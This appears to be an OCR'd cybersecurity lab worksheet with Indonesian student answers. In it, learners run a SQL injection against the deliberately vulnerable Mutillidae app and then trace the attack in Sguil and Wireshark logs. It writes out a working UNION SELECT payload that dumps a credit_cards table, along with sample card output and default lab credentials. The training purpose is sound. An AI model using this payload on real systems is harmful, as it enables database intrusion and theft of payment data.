
In the malware analysis process, what would be a probable next step for a security analyst?

Tujuannya adalah untuk mengidentifikasi jenis malware dan menganalisis perilakunya. Oleh karena itu, file malware harus dipindahkan ke lingkungan yang terkendali dan menjalankannya untuk melihat perilakunya. Lingkungan analisis malware sering kali bergantung pada mesin virtual dan di-sandbox untuk menghindari kerusakan pada sistem yang tidak diuji. Lingkungan seperti itu biasanya berisi alat yang memfasilitasi pemantauan eksekusi malware; penggunaan sumber daya, koneksi jaringan, dan perubahan sistem operasi adalah aspek yang umum dipantau.

Ada juga beberapa alat analisis malware berbasis Internet. VirusTotal (virustotal.com) adalah salah satu contohnya. Para analis mengunggah malware ke VirusTotal, yang pada gilirannya, mengeksekusi kode berbahaya. Setelah eksekusi dan sejumlah pemeriksaan lainnya, VirusTotal mengembalikan laporan ke analis.

Lab – Interpret HTTP and DNS Data to Isolate Threat Actor

Topology



Objectives

In this lab, you will review logs during an exploitation of documented HTTP and DNS vulnerabilities.

Part 1: Prepare the Virtual Environment

Part 2: Investigate an SQL Injection Attack

Part 3: Data Exfiltration Using DNS

Background / Scenario

MySQL is a popular database used by numerous web applications. Unfortunately, SQL injection is a common web hacking technique. It is a code injection technique where an attacker executes malicious SQL statements to control a web application's database server.

Domain name servers (DNS) are directories of domain names, and they translate the domain names into IP addresses. This service can be used to exfiltrate data.

In this lab, you will perform an SQL injection to access the SQL database on the server. You will also use the DNS service to facilitate data exfiltration.

Required Resources


- Host computer with at least 8GB of RAM and 40GB of free disk space
- Latest version of Oracle VirtualBox
- Internet connection
- Four virtual machines:

Virtual Machine	RAM	Disk Space	Username	Password
CyberOps Workstation VM	1GB	7GB	analyst	cyberops
Kali	1GB	10GB	root	cyberops
Metasploitable	512KB	8GB	msfadmin	msfadmin
Security Onion	3 GB	10GB	analyst	cyberops

Part 4: Prepare the Virtual Environment

a. Launch Oracle VirtualBox.

b. In the CyberOps Workstation window, verify that CyberOps Workstation has the correct network settings. If necessary, select **Machine > Settings > Network**. Under **Attached To**, select **Internal Network**. In the Name dropdown menu, select **inside**, then click **OK**.



c. Start the CyberOps Workstation, Kali, Metasploitable, and Security Onion virtual machines by selecting each one of them and clicking the **Start** button. The **Start** button is located in VirtualBox's Toolbar.

d. Log into the CyberOps Workstation virtual machine, open a terminal and configure the network by executing the **configure_as_static.sh** script.

Because the script requires super-user privileges, provide the password for the user **analyst**.

```
analyst@secOps ~]$ sudo ./lab.support.files/scripts/configure_as_static.sh
[sudo] password for analyst:
Configuring the NIC as:
```

```
IP: 192.168.0.11/24
GW: 192.168.0.1

IP Configuration successful.

[analyst@secOps ~]$
```

e. Log into the Security Onion VM. Right-click the **Desktop > Open Terminal Here**. Enter **sudo service nsm status** command to verify that all the servers and sensors are ready. This process could take a few moments. Repeat the command as necessary until all the status for all the servers and sensors are OK before moving onto the next part.

```
analyst@SecOnion:~/Desktop$ sudo service nsm status
Status: securityonion
  * sguil server [  OK  ]
Status: HIDS
  * ossec_agent (sguil) [  OK  ]
Status: Bro
Name         Type    Host             Status    Pid    Started
manager      manager localhost        running   5577   26 Jun  10:04:27
proxy        proxy   localhost        running   5772   26 Jun  10:04:29
seconion-eth0-1 worker  localhost        running   6245   26 Jun  10:04:33
seconion-eth1-1 worker  localhost        running   6247   26 Jun  10:04:33
seconion-eth2-1 worker  localhost        running   6246   26 Jun  10:04:33
Status: seconion-eth0
  * netsniff-ng (full packet data) [  OK  ]
  * pcap_agent (sguil) [  OK  ]
  * snort_agent-1 (sguil) [  OK  ]
  * snort-1 (alert data) [  OK  ]
  * barnyard2-1 (spooler, unified2 format) [  OK  ]
<output omitted>
```

Part 5: Investigate an SQL Injection Attack

In this part, you will perform an SQL injection to access credit card information that is stored on web server. The Metasploitable VM is functioning as a web server configured with a MySQL database.


Step 1: Perform an SQL injection.

a. Log into Kali VM using the username **root** and password **cyberops**.


b. In the Kali VM, click the Firefox ESR icon () to open a new web browser.

c. Navigate to 209.165.200.235. Click **Mutillidae** to access a vulnerable web site.


d. Click **OWASP Top 10** > **A1 – Injection** > **SQLi – Extract Data** > **User Info**.



e. Right-click in the **Name** field and select **Inspect Element (Q)**.




f. In the Username field, double-click the 20 and change it to 100 so you can view the longer string as you enter the query into Name field. Close the Inspect Element when finished.



g. Enter **' union select ccid,ccnumber,ccv,expiration,null from credit_cards --** in the Name field. Click **View Account Details** to extract the credit card information from the credit_cards table in owasp10 mysql database.

Note: There is a single quote (**'**), followed by a space at the beginning of the string. There is a space after **--** at the end of the string.



h. Scroll down the page for the results. The result indicates that you have successfully extracted the credit card information from the database by using SQL injection. This information should only be available to authorized users.

Results for . 5 records found.

Username=4444111122223333
Password=745
Signature=2012-03-01

Username=7746536337776330
Password=722
Signature=2015-04-01

Username=8242325748474749
Password=461
Signature=2016-03-01

Username=7725653200487633
Password=230
Signature=2017-06-01

Username=1234567812345678
Password=627
Signature=2018-11-01


Step 2: Review the Sguil logs.

a. Navigate to the Security Onion VM. Double-click the **Sguil** icon on the Desktop. Enter the username **analyst** and password **cyberops** when prompted.


b. Click **Select All** to monitor all the networks. Click **Start SGUIL** to continue.

c. In the Sguil console, in the bottom-right window, click **Show Packet Data** and **Show Rule** to view the details of a selected alert.

d. Search for alerts related to **ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT**. Select the alerts that start with **7**. These alerts are related to seconion-eth2-1, and they are probably the most recent alerts. Because Sguil displays real time events, the Date/Time in the screenshot is for reference only. You should note the Date/Time of the selected alert.




e. Right-click the number under the CNT heading for the selected alert to view all the related alerts. Select **View Correlated Events**.




f. Right-click an Alert ID in the results. Select **Transcript** to view the details for this alert.

Note: If you mistyped the user information in the previous step, you should use the last alert in the list.



g. In this window, you can see that the GET statement using the UNION operator was used to access the credit card information. If you do not see this information, try right-clicking another of the correlated events.

Note: If you entered the injection script more than once because of a typo or some other reason, it may be helpful to sort the **Date/Time** column and view the most recent alert.




What information can you gather from the Transcript window?

h. **Transkrip tersebut menunjukkan bahwa serangan injeksi SQL dilakukan dengan menggunakan pernyataan UNION SELECT untuk mengekstrak informasi kartu kredit dari database. Serangan tersebut dilakukan melalui permintaan HTTP GET yang menargetkan aplikasi web Mutillidae yang dihosting di 209.165.200.235. Alamat IP penyerang adalah 209.165.201.17, dan permintaan tersebut menerima respons 200 OK, yang mengindikasikan komunikasi yang sukses. Data yang ditargetkan termasuk ccid, ccnumber, dan ccExpiration dari tabel credit_cards. Serangan tersebut terjadi pada tanggal 26 Juni 2017.**

i. You can also determine the information retrieved by the attacker. Click **Search** and enter **username** in the Find: field. Use the **Find** button to locate the information that was captured. The same credit card information may be displayed differently than the figure below.

Note: If you are unable to locate the stolen credit card information, you may need to view the transcript in another alert.




Compare the credit card information from the transcript window and the content extracted by the SQL injection attack. What is your conclusion?

Informasi yang diekstrak melalui serangan SQL injection berhasil menampilkan data kartu kredit secara lengkap, termasuk nomor kartu kredit, tanggal kedaluwarsa, dan kemungkinan ID atau informasi tambahan lainnya. Hal ini menunjukkan bahwa serangan SQL injection efektif mengekspos informasi sensitif dari database, yang seharusnya dilindungi. Kejadian ini menyoroti pentingnya validasi input dan penggunaan metode keamanan seperti prepared statements untuk mencegah eksploitasi SQL injection.


j. Close the windows when finished.

k. Return to the Sguil window, right-click the same Alert ID that contains the exfiltrated credit card information and select **Wireshark**.

l. Right-click on a TCP packet and select **Follow TCP Stream**.



m. The GET request and the exfiltrated data are displayed in the TCP stream window. Your output may be different than the figure below, but it should contain the same credit card information as your transcript above.



